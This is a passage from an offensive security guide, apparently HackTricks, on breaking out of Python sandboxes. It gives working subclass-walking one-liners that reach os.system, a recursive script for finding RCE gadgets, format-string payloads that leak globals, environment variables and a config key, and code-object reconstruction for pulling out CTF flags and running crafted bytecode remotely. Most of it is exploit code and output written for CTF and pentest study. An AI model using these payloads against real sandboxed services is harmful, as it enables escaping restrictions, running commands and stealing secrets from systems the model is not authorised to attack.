[ x.\_\_init\_\_.\_\_globals\_\_ for x in ''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() if "wrapper" not in str(x.\_\_init\_\_) and "importlib" in x.\_\_init\_\_.\_\_globals\_\_ ][0]["importlib"].\_\_import\_\_("os").system("ls")

[ x.\_\_init\_\_.\_\_globals\_\_ for x in ''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() if "'imp." in str(x) ][0]["importlib"].import\_module("os").system("ls")

[ x.\_\_init\_\_.\_\_globals\_\_ for x in ''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() if "'imp." in str(x) ][0]["importlib"].\_\_import\_\_("os").system("ls")

#pdb

[ x.\_\_init\_\_.\_\_globals\_\_ for x in ''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() if "wrapper" not in str(x.\_\_init\_\_) and "pdb" in x.\_\_init\_\_.\_\_globals\_\_ ][0]["pdb"].os.system("ls")

Moreover, we could even search which modules are loading malicious libraries:

bad\_libraries\_names = ["os", "commands", "subprocess", "pty", "importlib", "imp", "sys", "builtins", "pip", "pdb"]

for b in bad\_libraries\_names:

vuln\_libs = [ x.\_\_name\_\_ for x in ''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() if "wrapper" not in str(x.\_\_init\_\_) and b in x.\_\_init\_\_.\_\_globals\_\_ ]

print(f"{b}: {', '.join(vuln\_libs)}")

"""

os: CompletedProcess, Popen, NullImporter, \_HackedGetData, SSLObject, Request, OpenerDirector, HTTPPasswordMgr, AbstractBasicAuthHandler, AbstractDigestAuthHandler, URLopener, \_PaddedFile, CompressedValue, LogRecord, PercentStyle, Formatter, BufferingFormatter, Filter, Filterer, PlaceHolder, Manager, LoggerAdapter, HTTPConnection, MimeTypes, BlockFinder, Parameter, BoundArguments, Signature, \_FragList, \_SSHFormatECDSA, CertificateSigningRequestBuilder, CertificateBuilder, CertificateRevocationListBuilder, RevokedCertificateBuilder, \_CallbackExceptionHelper, Context, Connection, ZipInfo, LZMACompressor, LZMADecompressor, \_SharedFile, \_Tellable, ZipFile, Path, \_Flavour, \_Selector, Cookie, CookieJar, BaseAdapter, InstallProgress, TextProgress, BaseDependency, Origin, Version, Package, \_WrappedLock, Cache, ProblemResolver, \_FilteredCacheHelper, FilteredCache, NullTranslations

commands:

subprocess: BaseDependency, Origin, Version, Package

pty:

importlib: NullImporter, \_HackedGetData, BlockFinder, Parameter, BoundArguments, Signature, ZipInfo, LZMACompressor, LZMADecompressor, \_SharedFile, \_Tellable, ZipFile, Path

imp:

sys: \_ModuleLock, \_DummyModuleLock, \_ModuleLockManager, ModuleSpec, FileLoader, \_NamespacePath, \_NamespaceLoader, FileFinder, zipimporter, \_ZipImportResourceReader, IncrementalEncoder, IncrementalDecoder, StreamReaderWriter, StreamRecoder, \_wrap\_close, Quitter, \_Printer, WarningMessage, catch\_warnings, \_GeneratorContextManagerBase, \_BaseExitStack, Untokenizer, FrameSummary, TracebackException, CompletedProcess, Popen, finalize, NullImporter, \_HackedGetData, \_localized\_month, \_localized\_day, Calendar, different\_locale, SSLObject, Request, OpenerDirector, HTTPPasswordMgr, AbstractBasicAuthHandler, AbstractDigestAuthHandler, URLopener, \_PaddedFile, CompressedValue, LogRecord, PercentStyle, Formatter, BufferingFormatter, Filter, Filterer, PlaceHolder, Manager, LoggerAdapter, \_LazyDescr, \_SixMetaPathImporter, MimeTypes, ConnectionPool, \_LazyDescr, \_SixMetaPathImporter, Bytecode, BlockFinder, Parameter, BoundArguments, Signature, \_DeprecatedValue, \_ModuleWithDeprecations, Scrypt, WrappedSocket, PyOpenSSLContext, ZipInfo, LZMACompressor, LZMADecompressor, \_SharedFile, \_Tellable, ZipFile, Path, \_Flavour, \_Selector, JSONDecoder, Response, monkeypatch, InstallProgress, TextProgress, BaseDependency, Origin, Version, Package, \_Framer, \_Unframer, \_Pickler, \_Unpickler, NullTranslations, \_wrap\_close

builtins: FileLoader, \_NamespacePath, \_NamespaceLoader, FileFinder, IncrementalEncoder, IncrementalDecoder, StreamReaderWriter, StreamRecoder, Repr, Completer, CompletedProcess, Popen, \_PaddedFile, BlockFinder, Parameter, BoundArguments, Signature

pdb:

"""

Moreover, if you think **other libraries** may be able to **invoke functions to execute commands**, we can also **filter by functions names** inside the possible libraries:

bad\_libraries\_names = ["os", "commands", "subprocess", "pty", "importlib", "imp", "sys", "builtins", "pip", "pdb"]

bad\_func\_names = ["system", "popen", "getstatusoutput", "getoutput", "call", "Popen", "spawn", "import\_module", "\_\_import\_\_", "load\_source", "execfile", "execute", "\_\_builtins\_\_"]

for b in bad\_libraries\_names + bad\_func\_names:

vuln\_funcs = [ x.\_\_name\_\_ for x in ''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() if "wrapper" not in str(x.\_\_init\_\_) for k in x.\_\_init\_\_.\_\_globals\_\_ if k == b ]

print(f"{b}: {', '.join(vuln\_funcs)}")

"""

os: CompletedProcess, Popen, NullImporter, \_HackedGetData, SSLObject, Request, OpenerDirector, HTTPPasswordMgr, AbstractBasicAuthHandler, AbstractDigestAuthHandler, URLopener, \_PaddedFile, CompressedValue, LogRecord, PercentStyle, Formatter, BufferingFormatter, Filter, Filterer, PlaceHolder, Manager, LoggerAdapter, HTTPConnection, MimeTypes, BlockFinder, Parameter, BoundArguments, Signature, \_FragList, \_SSHFormatECDSA, CertificateSigningRequestBuilder, CertificateBuilder, CertificateRevocationListBuilder, RevokedCertificateBuilder, \_CallbackExceptionHelper, Context, Connection, ZipInfo, LZMACompressor, LZMADecompressor, \_SharedFile, \_Tellable, ZipFile, Path, \_Flavour, \_Selector, Cookie, CookieJar, BaseAdapter, InstallProgress, TextProgress, BaseDependency, Origin, Version, Package, \_WrappedLock, Cache, ProblemResolver, \_FilteredCacheHelper, FilteredCache, NullTranslations

commands:

subprocess: BaseDependency, Origin, Version, Package

pty:

importlib: NullImporter, \_HackedGetData, BlockFinder, Parameter, BoundArguments, Signature, ZipInfo, LZMACompressor, LZMADecompressor, \_SharedFile, \_Tellable, ZipFile, Path

imp:

sys: \_ModuleLock, \_DummyModuleLock, \_ModuleLockManager, ModuleSpec, FileLoader, \_NamespacePath, \_NamespaceLoader, FileFinder, zipimporter, \_ZipImportResourceReader, IncrementalEncoder, IncrementalDecoder, StreamReaderWriter, StreamRecoder, \_wrap\_close, Quitter, \_Printer, WarningMessage, catch\_warnings, \_GeneratorContextManagerBase, \_BaseExitStack, Untokenizer, FrameSummary, TracebackException, CompletedProcess, Popen, finalize, NullImporter, \_HackedGetData, \_localized\_month, \_localized\_day, Calendar, different\_locale, SSLObject, Request, OpenerDirector, HTTPPasswordMgr, AbstractBasicAuthHandler, AbstractDigestAuthHandler, URLopener, \_PaddedFile, CompressedValue, LogRecord, PercentStyle, Formatter, BufferingFormatter, Filter, Filterer, PlaceHolder, Manager, LoggerAdapter, \_LazyDescr, \_SixMetaPathImporter, MimeTypes, ConnectionPool, \_LazyDescr, \_SixMetaPathImporter, Bytecode, BlockFinder, Parameter, BoundArguments, Signature, \_DeprecatedValue, \_ModuleWithDeprecations, Scrypt, WrappedSocket, PyOpenSSLContext, ZipInfo, LZMACompressor, LZMADecompressor, \_SharedFile, \_Tellable, ZipFile, Path, \_Flavour, \_Selector, JSONDecoder, Response, monkeypatch, InstallProgress, TextProgress, BaseDependency, Origin, Version, Package, \_Framer, \_Unframer, \_Pickler, \_Unpickler, NullTranslations, \_wrap\_close

builtins: FileLoader, \_NamespacePath, \_NamespaceLoader, FileFinder, IncrementalEncoder, IncrementalDecoder, StreamReaderWriter, StreamRecoder, Repr, Completer, CompletedProcess, Popen, \_PaddedFile, BlockFinder, Parameter, BoundArguments, Signature

pip:

pdb:

system: \_wrap\_close, \_wrap\_close

getstatusoutput: CompletedProcess, Popen

getoutput: CompletedProcess, Popen

call: CompletedProcess, Popen

Popen: CompletedProcess, Popen

spawn:

import\_module:

\_\_import\_\_: \_ModuleLock, \_DummyModuleLock, \_ModuleLockManager, ModuleSpec

load\_source: NullImporter, \_HackedGetData

execfile:

execute:

\_\_builtins\_\_: \_ModuleLock, \_DummyModuleLock, \_ModuleLockManager, ModuleSpec, FileLoader, \_NamespacePath, \_NamespaceLoader, FileFinder, zipimporter, \_ZipImportResourceReader, IncrementalEncoder, IncrementalDecoder, StreamReaderWriter, StreamRecoder, \_wrap\_close, Quitter, \_Printer, DynamicClassAttribute, \_GeneratorWrapper, WarningMessage, catch\_warnings, Repr, partialmethod, singledispatchmethod, cached\_property, \_GeneratorContextManagerBase, \_BaseExitStack, Completer, State, SubPattern, Tokenizer, Scanner, Untokenizer, FrameSummary, TracebackException, \_IterationGuard, WeakSet, \_RLock, Condition, Semaphore, Event, Barrier, Thread, CompletedProcess, Popen, finalize, \_TemporaryFileCloser, \_TemporaryFileWrapper, SpooledTemporaryFile, TemporaryDirectory, NullImporter, \_HackedGetData, DOMBuilder, DOMInputSource, NamedNodeMap, TypeInfo, ReadOnlySequentialNamedNodeMap, ElementInfo, Template, Charset, Header, \_ValueFormatter, \_localized\_month, \_localized\_day, Calendar, different\_locale, AddrlistClass, \_PolicyBase, BufferedSubFile, FeedParser, Parser, BytesParser, Message, HTTPConnection, SSLObject, Request, OpenerDirector, HTTPPasswordMgr, AbstractBasicAuthHandler, AbstractDigestAuthHandler, URLopener, \_PaddedFile, Address, Group, HeaderRegistry, ContentManager, CompressedValue, \_Feature, LogRecord, PercentStyle, Formatter, BufferingFormatter, Filter, Filterer, PlaceHolder, Manager, LoggerAdapter, \_LazyDescr, \_SixMetaPathImporter, Queue, \_PySimpleQueue, HMAC, Timeout, Retry, HTTPConnection, MimeTypes, RequestField, RequestMethods, DeflateDecoder, GzipDecoder, MultiDecoder, ConnectionPool, CharSetProber, CodingStateMachine, CharDistributionAnalysis, JapaneseContextAnalysis, UniversalDetector, \_LazyDescr, \_SixMetaPathImporter, Bytecode, BlockFinder, Parameter, BoundArguments, Signature, \_DeprecatedValue, \_ModuleWithDeprecations, DSAParameterNumbers, DSAPublicNumbers, DSAPrivateNumbers, ObjectIdentifier, ECDSA, EllipticCurvePublicNumbers, EllipticCurvePrivateNumbers, RSAPrivateNumbers, RSAPublicNumbers, DERReader, BestAvailableEncryption, CBC, XTS, OFB, CFB, CFB8, CTR, GCM, Cipher, \_CipherContext, \_AEADCipherContext, AES, Camellia, TripleDES, Blowfish, CAST5, ARC4, IDEA, SEED, ChaCha20, \_FragList, \_SSHFormatECDSA, Hash, SHAKE128, SHAKE256, BLAKE2b, BLAKE2s, NameAttribute, RelativeDistinguishedName, Name, RFC822Name, DNSName, UniformResourceIdentifier, DirectoryName, RegisteredID, IPAddress, OtherName, Extensions, CRLNumber, AuthorityKeyIdentifier, SubjectKeyIdentifier, AuthorityInformationAccess, SubjectInformationAccess, AccessDescription, BasicConstraints, DeltaCRLIndicator, CRLDistributionPoints, FreshestCRL, DistributionPoint, PolicyConstraints, CertificatePolicies, PolicyInformation, UserNotice, NoticeReference, ExtendedKeyUsage, TLSFeature, InhibitAnyPolicy, KeyUsage, NameConstraints, Extension, GeneralNames, SubjectAlternativeName, IssuerAlternativeName, CertificateIssuer, CRLReason, InvalidityDate, PrecertificateSignedCertificateTimestamps, SignedCertificateTimestamps, OCSPNonce, IssuingDistributionPoint, UnrecognizedExtension, CertificateSigningRequestBuilder, CertificateBuilder, CertificateRevocationListBuilder, RevokedCertificateBuilder, \_OpenSSLError, Binding, \_X509NameInvalidator, PKey, \_EllipticCurve, X509Name, X509Extension, X509Req, X509, X509Store, X509StoreContext, Revoked, CRL, PKCS12, NetscapeSPKI, \_PassphraseHelper, \_CallbackExceptionHelper, Context, Connection, \_CipherContext, \_CMACContext, \_X509ExtensionParser, DHPrivateNumbers, DHPublicNumbers, DHParameterNumbers, \_DHParameters, \_DHPrivateKey, \_DHPublicKey, Prehashed, \_DSAVerificationContext, \_DSASignatureContext, \_DSAParameters, \_DSAPrivateKey, \_DSAPublicKey, \_ECDSASignatureContext, \_ECDSAVerificationContext, \_EllipticCurvePrivateKey, \_EllipticCurvePublicKey, \_Ed25519PublicKey, \_Ed25519PrivateKey, \_Ed448PublicKey, \_Ed448PrivateKey, \_HashContext, \_HMACContext, \_Certificate, \_RevokedCertificate, \_CertificateRevocationList, \_CertificateSigningRequest, \_SignedCertificateTimestamp, OCSPRequestBuilder, \_SingleResponse, OCSPResponseBuilder, \_OCSPResponse, \_OCSPRequest, \_Poly1305Context, PSS, OAEP, MGF1, \_RSASignatureContext, \_RSAVerificationContext, \_RSAPrivateKey, \_RSAPublicKey, \_X25519PublicKey, \_X25519PrivateKey, \_X448PublicKey, \_X448PrivateKey, Scrypt, PKCS7SignatureBuilder, Backend, GetCipherByName, WrappedSocket, PyOpenSSLContext, ZipInfo, LZMACompressor, LZMADecompressor, \_SharedFile, \_Tellable, ZipFile, Path, \_Flavour, \_Selector, RawJSON, JSONDecoder, JSONEncoder, Cookie, CookieJar, MockRequest, MockResponse, Response, BaseAdapter, UnixHTTPConnection, monkeypatch, JSONDecoder, JSONEncoder, InstallProgress, TextProgress, BaseDependency, Origin, Version, Package, \_WrappedLock, Cache, ProblemResolver, \_FilteredCacheHelper, FilteredCache, \_Framer, \_Unframer, \_Pickler, \_Unpickler, NullTranslations, \_wrap\_close

"""

## Recursive Search of Builtins, Globals...

This is just **awesome**. If you are **looking for an object like globals, builtins, open or anything** just use this script to **recursively find places where you can find that object.**

import os, sys # Import these to find more gadgets

SEARCH\_FOR = {

# Misc

"\_\_globals\_\_": set(),

"builtins": set(),

"\_\_builtins\_\_": set(),

"open": set(),

# RCE libs

"os": set(),

"subprocess": set(),

"commands": set(),

"pty": set(),

"importlib": set(),

"imp": set(),

"sys": set(),

"pip": set(),

"pdb": set(),

# RCE methods

"system": set(),

"popen": set(),

"getstatusoutput": set(),

"getoutput": set(),

"call": set(),

"Popen": set(),

"popen": set(),

"spawn": set(),

"import\_module": set(),

"\_\_import\_\_": set(),

"load\_source": set(),

"execfile": set(),

"execute": set()

}

#More than 4 is very time consuming

MAX\_CONT = 4

#The ALREADY\_CHECKED makes the script run much faster, but some solutions won't be found

#ALREADY\_CHECKED = set()

def check\_recursive(element, cont, name, orig\_n, orig\_i, execute):

# If bigger than maximum, stop

if cont > MAX\_CONT:

return

# If already checked, stop

#if name and name in ALREADY\_CHECKED:

# return

# Add to already checked

#if name:

# ALREADY\_CHECKED.add(name)

# If found add to the dict

for k in SEARCH\_FOR:

if k in dir(element) or (type(element) is dict and k in element):

SEARCH\_FOR[k].add(f"{orig\_i}: {orig\_n}.{name}")

# Continue with the recursivity

for new\_element in dir(element):

try:

check\_recursive(getattr(element, new\_element), cont+1, f"{name}.{new\_element}", orig\_n, orig\_i, execute)

# WARNING: Calling random functions sometimes kills the script

# Comment this part if you notice that behaviour!!

if execute:

try:

if callable(getattr(element, new\_element)):

check\_recursive(getattr(element, new\_element)(), cont+1, f"{name}.{new\_element}()", orig\_i, execute)

except:

pass

except:

pass

# If in a dict, scan also each key, very important

if type(element) is dict:

for new\_element in element:

check\_recursive(element[new\_element], cont+1, f"{name}[{new\_element}]", orig\_n, orig\_i)

def main():

print("Checking from empty string...")

total = [""]

for i,element in enumerate(total):

print(f"\rStatus: {i}/{len(total)}", end="")

cont = 1

check\_recursive(element, cont, "", str(element), f"Empty str {i}", True)

print()

print("Checking loaded subclasses...")

total = "".\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()

for i,element in enumerate(total):

print(f"\rStatus: {i}/{len(total)}", end="")

cont = 1

check\_recursive(element, cont, "", str(element), f"Subclass {i}", True)

print()

print("Checking from global functions...")

total = [print, check\_recursive]

for i,element in enumerate(total):

print(f"\rStatus: {i}/{len(total)}", end="")

cont = 1

check\_recursive(element, cont, "", str(element), f"Global func {i}", False)

print()

print(SEARCH\_FOR)

if \_\_name\_\_ == "\_\_main\_\_":

main()

You can check the output of this script on this page:

[URLhttps://github.com/carlospolop/hacktricks/blob/master/generic-methodologies-and-resources/python/bypass-python-sandboxes/broken-reference/README.md](https://github.com/carlospolop/hacktricks/blob/master/generic-methodologies-and-resources/python/bypass-python-sandboxes/broken-reference/README.md)

## Python Format String

If you **send** a **string** to python that is going to be **formatted**, you can use {} to access **python internal information.** You can use the previous examples to access globals or builtins for example.

However, there is a **limitation**, you can only use the symbols .[], so you **won't be able to execute arbitrary code**, just to read information. ***If you know how to execute code through this vulnerability, please contact me.***

# Example from https://www.geeksforgeeks.org/vulnerability-in-str-format-in-python/

CONFIG = {

"KEY": "ASXFYFGK78989"

}

class PeopleInfo:

def \_\_init\_\_(self, fname, lname):

self.fname = fname

self.lname = lname

def get\_name\_for\_avatar(avatar\_str, people\_obj):

return avatar\_str.format(people\_obj = people\_obj)

people = PeopleInfo('GEEKS', 'FORGEEKS')

st = "{people\_obj.\_\_init\_\_.\_\_globals\_\_[CONFIG][KEY]}"

get\_name\_for\_avatar(st, people\_obj = people)

Note how you can **access attributes** in a normal way with a **dot** like people\_obj.\_\_init\_\_ and **dict element** with **parenthesis** without quotes \_\_globals\_\_[CONFIG]

Also note that you can use .\_\_dict\_\_ to enumerate elements of an object get\_name\_for\_avatar("{people\_obj.\_\_init\_\_.\_\_globals\_\_[os].\_\_dict\_\_}", people\_obj = people)

Some other interesting characteristics from format strings is the possibility of **executing** the **functions** **str**, **repr** and **ascii** in the indicated object by adding **!s**, **!r**, **!a** respectively:

st = "{people\_obj.\_\_init\_\_.\_\_globals\_\_[CONFIG][KEY]!a}"

get\_name\_for\_avatar(st, people\_obj = people)

Moreover, it's possible to **code new formatters** in classes:

class HAL9000(object):

def \_\_format\_\_(self, format):

if (format == 'open-the-pod-bay-doors'):

return "I'm afraid I can't do that."

return 'HAL 9000'

'{:open-the-pod-bay-doors}'.format(HAL9000())

#I'm afraid I can't do that.

**More examples** about **format** **string** examples can be found in [**https://pyformat.info/**](https://pyformat.info/)

Check also the following page for gadgets that will r**ead sensitive information from Python internal objects**:

[PAGEPython Internal Read Gadgets](https://book.hacktricks.xyz/generic-methodologies-and-resources/python/python-internal-read-gadgets)

### Sensitive Information Disclosure Payloads

{whoami.\_\_class\_\_.\_\_dict\_\_}

{whoami.\_\_globals\_\_[os].\_\_dict\_\_}

{whoami.\_\_globals\_\_[os].environ}

{whoami.\_\_globals\_\_[sys].path}

{whoami.\_\_globals\_\_[sys].modules}

# Access an element through several links

{whoami.\_\_globals\_\_[server].\_\_dict\_\_[bridge].\_\_dict\_\_[db].\_\_dict\_\_}

## Dissecting Python Objects

If you want to **learn** about **python bytecode** in depth read this **awesome** post about the topic: [**https://towardsdatascience.com/understanding-python-bytecode-e7edaae8734d**](https://towardsdatascience.com/understanding-python-bytecode-e7edaae8734d)

In some CTFs you could be provided with the name of a **custom function where the flag** resides and you need to see the **internals** of the **function** to extract it.

This is the function to inspect:

def get\_flag(some\_input):

var1=1

var2="secretcode"

var3=["some","array"]

if some\_input == var2:

return "THIS-IS-THE-FALG!"

else:

return "Nope"

#### dir

dir() #General dir() to find what we have loaded

['\_\_builtins\_\_', '\_\_doc\_\_', '\_\_name\_\_', '\_\_package\_\_', 'b', 'bytecode', 'code', 'codeobj', 'consts', 'dis', 'filename', 'foo', 'get\_flag', 'names', 'read', 'x']

dir(get\_flag) #Get info tof the function

['\_\_call\_\_', '\_\_class\_\_', '\_\_closure\_\_', '\_\_code\_\_', '\_\_defaults\_\_', '\_\_delattr\_\_', '\_\_dict\_\_', '\_\_doc\_\_', '\_\_format\_\_', '\_\_get\_\_', '\_\_getattribute\_\_', '\_\_globals\_\_', '\_\_hash\_\_', '\_\_init\_\_', '\_\_module\_\_', '\_\_name\_\_', '\_\_new\_\_', '\_\_reduce\_\_', '\_\_reduce\_ex\_\_', '\_\_repr\_\_', '\_\_setattr\_\_', '\_\_sizeof\_\_', '\_\_str\_\_', '\_\_subclasshook\_\_', 'func\_closure', 'func\_code', 'func\_defaults', 'func\_dict', 'func\_doc', 'func\_globals', 'func\_name']

#### globals

\_\_globals\_\_ and func\_globals(Same) Obtains the global environment. In the example you can see some imported modules, some global variables and their content declared:

get\_flag.func\_globals

get\_flag.\_\_globals\_\_

{'b': 3, 'names': ('open', 'read'), '\_\_builtins\_\_': <module '\_\_builtin\_\_' (built-in)>, 'codeobj': <code object <module> at 0x7f58c00b26b0, file "noname", line 1>, 'get\_flag': <function get\_flag at 0x7f58c00b27d0>, 'filename': './poc.py', '\_\_package\_\_': None, 'read': <function read at 0x7f58c00b23d0>, 'code': <type 'code'>, 'bytecode': 't\x00\x00d\x01\x00d\x02\x00\x83\x02\x00j\x01\x00\x83\x00\x00S', 'consts': (None, './poc.py', 'r'), 'x': <unbound method catch\_warnings.\_\_init\_\_>, '\_\_name\_\_': '\_\_main\_\_', 'foo': <function foo at 0x7f58c020eb50>, '\_\_doc\_\_': None, 'dis': <module 'dis' from '/usr/lib/python2.7/dis.pyc'>}

#If you have access to some variable value

CustomClassObject.\_\_class\_\_.\_\_init\_\_.\_\_globals\_\_

[**See here more places to obtain globals**](https://book.hacktricks.xyz/generic-methodologies-and-resources/python/bypass-python-sandboxes#globals-and-locals)

### **Accessing the function code**

**\_\_code\_\_** and func\_code: You can **access** this **attribute** of the function to **obtain the code object** of the function.

# In our current example

get\_flag.\_\_code\_\_

<code object get\_flag at 0x7f9ca0133270, file "<stdin>", line 1

# Compiling some python code

compile("print(5)", "", "single")

<code object <module> at 0x7f9ca01330c0, file "", line 1>

#Get the attributes of the code object

dir(get\_flag.\_\_code\_\_)

['\_\_class\_\_', '\_\_cmp\_\_', '\_\_delattr\_\_', '\_\_doc\_\_', '\_\_eq\_\_', '\_\_format\_\_', '\_\_ge\_\_', '\_\_getattribute\_\_', '\_\_gt\_\_', '\_\_hash\_\_', '\_\_init\_\_', '\_\_le\_\_', '\_\_lt\_\_', '\_\_ne\_\_', '\_\_new\_\_', '\_\_reduce\_\_', '\_\_reduce\_ex\_\_', '\_\_repr\_\_', '\_\_setattr\_\_', '\_\_sizeof\_\_', '\_\_str\_\_', '\_\_subclasshook\_\_', 'co\_argcount', 'co\_cellvars', 'co\_code', 'co\_consts', 'co\_filename', 'co\_firstlineno', 'co\_flags', 'co\_freevars', 'co\_lnotab', 'co\_name', 'co\_names', 'co\_nlocals', 'co\_stacksize', 'co\_varnames']

### Getting Code Information

# Another example

s = '''

a = 5

b = 'text'

def f(x):

return x

f(5)

'''

c=compile(s, "", "exec")

# \_\_doc\_\_: Get the description of the function, if any

print.\_\_doc\_\_

# co\_consts: Constants

get\_flag.\_\_code\_\_.co\_consts

(None, 1, 'secretcode', 'some', 'array', 'THIS-IS-THE-FALG!', 'Nope')

c.co\_consts #Remember that the exec mode in compile() generates a bytecode that finally returns None.

(5, 'text', <code object f at 0x7f9ca0133540, file "", line 4>, 'f', None

# co\_names: Names used by the bytecode which can be global variables, functions, and classes or also attributes loaded from objects.

get\_flag.\_\_code\_\_.co\_names

()

c.co\_names

('a', 'b', 'f')

#co\_varnames: Local names used by the bytecode (arguments first, then the local variables)

get\_flag.\_\_code\_\_.co\_varnames

('some\_input', 'var1', 'var2', 'var3')

#co\_cellvars: Nonlocal variables These are the local variables of a function accessed by its inner functions.

get\_flag.\_\_code\_\_.co\_cellvars

()

#co\_freevars: Free variables are the local variables of an outer function which are accessed by its inner function.

get\_flag.\_\_code\_\_.co\_freevars

()

#Get bytecode

get\_flag.\_\_code\_\_.co\_code

'd\x01\x00}\x01\x00d\x02\x00}\x02\x00d\x03\x00d\x04\x00g\x02\x00}\x03\x00|\x00\x00|\x02\x00k\x02\x00r(\x00d\x05\x00Sd\x06\x00Sd\x00\x00S'

### **Disassembly a function**

import dis

dis.dis(get\_flag)

2 0 LOAD\_CONST 1 (1)

3 STORE\_FAST 1 (var1)

3 6 LOAD\_CONST 2 ('secretcode')

9 STORE\_FAST 2 (var2)

4 12 LOAD\_CONST 3 ('some')

15 LOAD\_CONST 4 ('array')

18 BUILD\_LIST 2

21 STORE\_FAST 3 (var3)

5 24 LOAD\_FAST 0 (some\_input)

27 LOAD\_FAST 2 (var2)

30 COMPARE\_OP 2 (==)

33 POP\_JUMP\_IF\_FALSE 40

6 36 LOAD\_CONST 5 ('THIS-IS-THE-FLAG!')

39 RETURN\_VALUE

8 >> 40 LOAD\_CONST 6 ('Nope')

43 RETURN\_VALUE

44 LOAD\_CONST 0 (None)

47 RETURN\_VALUE

Notice that **if you cannot import dis in the python sandbox** you can obtain the **bytecode** of the function (get\_flag.func\_code.co\_code) and **disassemble** it locally. You won't see the content of the variables being loaded (LOAD\_CONST) but you can guess them from (get\_flag.func\_code.co\_consts) because LOAD\_CONSTalso tells the offset of the variable being loaded.

dis.dis('d\x01\x00}\x01\x00d\x02\x00}\x02\x00d\x03\x00d\x04\x00g\x02\x00}\x03\x00|\x00\x00|\x02\x00k\x02\x00r(\x00d\x05\x00Sd\x06\x00Sd\x00\x00S')

0 LOAD\_CONST 1 (1)

3 STORE\_FAST 1 (1)

6 LOAD\_CONST 2 (2)

9 STORE\_FAST 2 (2)

12 LOAD\_CONST 3 (3)

15 LOAD\_CONST 4 (4)

18 BUILD\_LIST 2

21 STORE\_FAST 3 (3)

24 LOAD\_FAST 0 (0)

27 LOAD\_FAST 2 (2)

30 COMPARE\_OP 2 (==)

33 POP\_JUMP\_IF\_FALSE 40

36 LOAD\_CONST 5 (5)

39 RETURN\_VALUE

>> 40 LOAD\_CONST 6 (6)

43 RETURN\_VALUE

44 LOAD\_CONST 0 (0)

47 RETURN\_VALUE

## Compiling Python

Now, let us imagine that somehow you can **dump the information about a function that you cannot execute** but you **need** to **execute** it. Like in the following example, you **can access the code object** of that function, but just reading the disassemble you **don't know how to calculate the flag** (*imagine a more complex calc\_flag function*)

def get\_flag(some\_input):

var1=1

var2="secretcode"

var3=["some","array"]

def calc\_flag(flag\_rot2):

return ''.join(chr(ord(c)-2) for c in flag\_rot2)

if some\_input == var2:

return calc\_flag("VjkuKuVjgHnci")

else:

return "Nope"

### Creating the code object

First of all, we need to know **how to create and execute a code object** so we can create one to execute our function leaked:

code\_type = type((lambda: None).\_\_code\_\_)

# Check the following hint if you get an error in calling this

code\_obj = code\_type(co\_argcount, co\_kwonlyargcount,

co\_nlocals, co\_stacksize, co\_flags,

co\_code, co\_consts, co\_names,

co\_varnames, co\_filename, co\_name,

co\_firstlineno, co\_lnotab, freevars=None,

cellvars=None)

# Execution

eval(code\_obj) #Execute as a whole script

# If you have the code of a function, execute it

mydict = {}

mydict['\_\_builtins\_\_'] = \_\_builtins\_\_

function\_type(code\_obj, mydict, None, None, None)("secretcode")

Depending on the python version the **parameters** of code\_type may have a **different order**. The best way to know the order of the params in the python version you are running is to run:

import types

types.CodeType.\_\_doc\_\_

'code(argcount, posonlyargcount, kwonlyargcount, nlocals, stacksize,\n flags, codestring, constants, names, varnames, filename, name,\n firstlineno, lnotab[, freevars[, cellvars]])\n\nCreate a code object. Not for the faint of heart.'

### Recreating a leaked function

In the following example, we are going to take all the data needed to recreate the function from the function code object directly. In a **real example**, all the **values** to execute the function **code\_type** is what **you will need to leak**.

fc = get\_flag.\_\_code\_\_

# In a real situation the values like fc.co\_argcount are the ones you need to leak

code\_obj = code\_type(fc.co\_argcount, fc.co\_kwonlyargcount, fc.co\_nlocals, fc.co\_stacksize, fc.co\_flags, fc.co\_code, fc.co\_consts, fc.co\_names, fc.co\_varnames, fc.co\_filename, fc.co\_name, fc.co\_firstlineno, fc.co\_lnotab, cellvars=fc.co\_cellvars, freevars=fc.co\_freevars)

mydict = {}

mydict['\_\_builtins\_\_'] = \_\_builtins\_\_

function\_type(code\_obj, mydict, None, None, None)("secretcode")

#ThisIsTheFlag

### Bypass Defenses

In previous examples at the beginning of this post, you can see **how to execute any python code using the compile function**. This is interesting because you can **execute whole scripts** with loops and everything in a **one liner** (and we could do the same using **exec**). Anyway, sometimes it could be useful to **create** a **compiled object** in a local machine and execute it in the **CTF machine** (for example because we don't have the compiled function in the CTF).

For example, let's compile and execute manually a function that reads *./poc.py*:

#Locally

def read():

return open("./poc.py",'r').read()

read.\_\_code\_\_.co\_code

't\x00\x00d\x01\x00d\x02\x00\x83\x02\x00j\x01\x00\x83\x00\x00S'

#On Remote

function\_type = type(lambda: None)

code\_type = type((lambda: None).\_\_code\_\_) #Get <type 'type'>

consts = (None, "./poc.py", 'r')

bytecode = 't\x00\x00d\x01\x00d\x02\x00\x83\x02\x00j\x01\x00\x83\x00\x00S'

names = ('open','read')

# And execute it using eval/exec

eval(code\_type(0, 0, 3, 64, bytecode, consts, names, (), 'noname', '<module>', 1, '', (), ()))

#You could also execute it directly

mydict = {}

mydict['\_\_builtins\_\_'] = \_\_builtins\_\_

codeobj = code\_type(0, 0, 3, 64, bytecode, consts, names, (), 'noname', '<module>', 1, '', (), ())

function\_type(codeobj, mydict, None, None, None)()

If you cannot access eval or exec you could create a **proper function**, but calling it directly is usually going to fail with: *constructor not accessible in restricted mode*. So you need a **function not in the restricted environment to call this function.**

#Compile a regular print

ftype = type(lambda: None)

ctype = type((lambda: None).func\_code)

f = ftype(ctype(1, 1, 1, 67, '|\x00\x00GHd\x00\x00S', (None,), (), ('s',), 'stdin', 'f', 1, ''), {})

f(42)

## Decompiling Compiled Python

Using tools like [**https://www.decompiler.com/**](https://www.decompiler.com/) one can **decompile** given compiled python code.

**Check out this tutorial**:

[PAGEDecompile compiled python binaries (exe, elf) - Retreive from .pyc](https://book.hacktricks.xyz/generic-methodologies-and-resources/basic-forensic-methodology/specific-software-file-type-tricks/.pyc)

## Misc Python

### Assert

Python executed with optimizations with the param -O will remove asset statements and any code conditional on the value of **debug**. Therefore, checks like

def check\_permission(super\_user):

try:

assert(super\_user)

print("\nYou are a super user\n")

